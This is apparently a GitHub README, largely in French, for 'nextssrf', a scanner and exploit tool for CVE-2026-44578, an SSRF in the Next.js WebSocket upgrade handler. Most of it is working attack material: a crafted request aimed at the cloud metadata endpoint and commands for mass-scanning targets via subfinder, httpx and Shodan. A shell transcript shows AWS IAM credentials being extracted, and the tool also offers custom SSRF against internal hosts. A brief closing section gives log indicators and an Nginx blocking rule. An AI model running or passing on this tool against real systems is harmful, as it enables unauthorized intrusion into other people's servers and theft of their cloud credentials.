 ynsmroztas/nextssrf
Outil de scan et d'exploitation de la CVE-2026-44578 pour SSRF dans le gestionnaire de mise à niveau WebSocket de Next.js. Détecte les versions vulnérables, extrait les métadonnées cloud et exfiltre les identifiants IAM via un shell interactif.

╔══════════════════════════════════════════════════════════════╗
║         NextSSRF — CVE-2026-44578 Scanner & Exploit          ║
║   Next.js WebSocket Upgrade Handler SSRF                     ║
║   Affected: 13.4.13 → 15.5.15, 16.0.0 → 16.2.4              ║
║         @mitsec / ynsmroztas — Bug Bounty Tooling            ║
╚══════════════════════════════════════════════════════════════╝




CVE-2026-44578 — Server-Side Request Forgery via le gestionnaire de mise à niveau WebSocket de Next.js
Aperçu · Installation · Utilisation · Exemples de pipeline · Shodan · Shell interactif · Avertissement
Le 11 mai 2026, Vercel a corrigé CVE-2026-44578 (CVSS 8.6) : une SSRF non authentifiée dans le gestionnaire de mise à niveau WebSocket de Next.js affectant tous les déploiements auto-hébergés à partir de la version 13.4.13.
GET http://169.254.169.254/latest/meta-data/ HTTP/1.1   ← absolute-form URI
Host: vulnerable-nextjs.com
Connection: Upgrade
Upgrade: websocket
Sec-WebSocket-Version: 13
Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==
Le // dans http:// déclenche la sortie anticipée de normalizeRepeatedSlashes, définissant statusCode: 308 et finished: true. Le gestionnaire de mise à niveau vulnérable ignore ces deux indicateurs et appelle proxyRequest lorsque parsedUrl.protocol est truthy — en proxyant la requête vers l'hôte contrôlé par l'attaquant sur le port 80.
// router-server.ts (vulnerable)
- if (parsedUrl.protocol) {
-     return await proxyRequest(req, socket, parsedUrl, head)
+ if (finished && parsedUrl.protocol) {
+     if (!statusCode) {
+         return await proxyRequest(req, socket, parsedUrl, head)
| Produit | Vulnérable | Corrigé |
|---|---|---|
| Next.js | 13.4.13 – 15.5.15 | 15.5.16 |
| Next.js | 16.0.0 – 16.2.4 | 16.2.5 |
| Hébergé sur Vercel | ✅ Non affecté | N/A |
Upgrade: websocket avec un code 400
Identifiants AWS IMDSv1 exfiltrés via CVE-2026-44578 — shell d'exploitation interactif
git clone https://github.com/ynsmroztas/nextssrf
cd nextssrf
python3 nextssrf.py -t https://target.com
Zéro dépendance — uniquement la bibliothèque standard de Python. Python 3.10+ requis.
python3 nextssrf.py -t https://target.com
# AWS metadata only
python3 nextssrf.py -t https://target.com --cloud aws

# Custom internal target
python3 nextssrf.py -t https://target.com \
  --ssrf-host http://internal-api --path /admin

# Deep scan (+ internal services)
python3 nextssrf.py -t https://target.com --cloud aws --deep
# subfinder + httpx + nextssrf
subfinder -d target.com | httpx -silent | \
  python3 nextssrf.py --pipe --threads 20 --cloud aws -o results.jsonl

# File input
python3 nextssrf.py -f targets.txt --threads 15 -o results.json

# Force scan (even if version unknown)
python3 nextssrf.py -t https://target.com --force
| Code | Signification |
|---|---|
0 | Non vulnérable / propre |
1 | Vulnérable (sans exploitation) |
2 | SSRF confirmée |
Shell d'exploitation avancé avec détection automatique du cloud et extraction des identifiants IAM :
python3 nextssrf.py -t https://target.com
╔══════════════════════════════════════════════════╗
║  NextSSRF v2 — Interactive Exploit Shell         ║
║  Target : ec2-x-x-x-x.compute.amazonaws.com     ║
║  CVE    : CVE-2026-44578  |  Status: Connected   ║
╚══════════════════════════════════════════════════╝

nextssrf(ec2-x...)> cloud
  [>] Detecting cloud provider...
  ✓ AWS — matched: ['ami-id', 'instance-id', 'iam/', 'hostname']
  → Run 'aws' for full credential extraction

nextssrf(ec2-x...)> aws
  [1/3] Instance Information
  [200] Hostname    : ip-172-31-47-134.ec2.internal
  [200] AZ          : us-east-1d
  [200] Account ID  : {"AccountId": "370741706736"}

  [2/3] IAM Role Discovery
  ✓ IAM Role found: my-ec2-role

  [3/3] Credential Extraction
  ▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓
  🎯 AWS CREDENTIALS EXFILTRATED!
  ▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓
  AccessKeyId : ASIAXXXXXXXXXXXXXXXXXX
  SecretKey   : xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
  Expiration  : 2026-05-14T22:32:22Z
| Commande | Description |
|---|---|
cloud | Détection automatique du cloud (AWS/Azure/GCP/DO/OCI) |
aws | Chaîne complète d'identifiants AWS IAM |
azure | Jeton d'identité managée Azure |
scan | Détection cloud + exploitation automatique |
url <http://> | Requête SSRF personnalisée |
get <N> | Cible IMDS AWS par index |
list | Afficher tous les endpoints IMDS |
history | Historique des requêtes |
save | Exporter la session en JSON |
quit | Quitter |
# Detect cloud + run full exploit chain automatically
python3 nextssrf.py -t https://target.com --auto
# Full recon → exploit pipeline
subfinder -d target.com \
  | httpx -silent -server \
  | grep -i "next" \
  | python3 nextssrf.py --pipe --cloud aws --deep -o findings.jsonl

# Shodan mass scan → interactive on confirmed hosts
python3 shodan_nextjs.py --key KEY --org "TargetCorp" \
  | python3 nextssrf.py --pipe --cloud aws -o hits.jsonl

# Check specific version range
cat hosts.txt \
  | python3 nextssrf.py --pipe --force --cloud aws \
  | jq '.[] | select(.ssrf_hits | length > 0)'
Signes d'exploitation dans les journaux :
# Next.js process logs
Failed to proxy http:/   ← single slash = normalization fingerprint

# Access logs (absolute-form URI + Upgrade header)
GET http://169.254.169.254/... HTTP/1.1
Connection: Upgrade
Upgrade: websocket
# Nginx: reject absolute-form request URIs
if ($request_uri ~* "^https?://") {
    return 400;
}

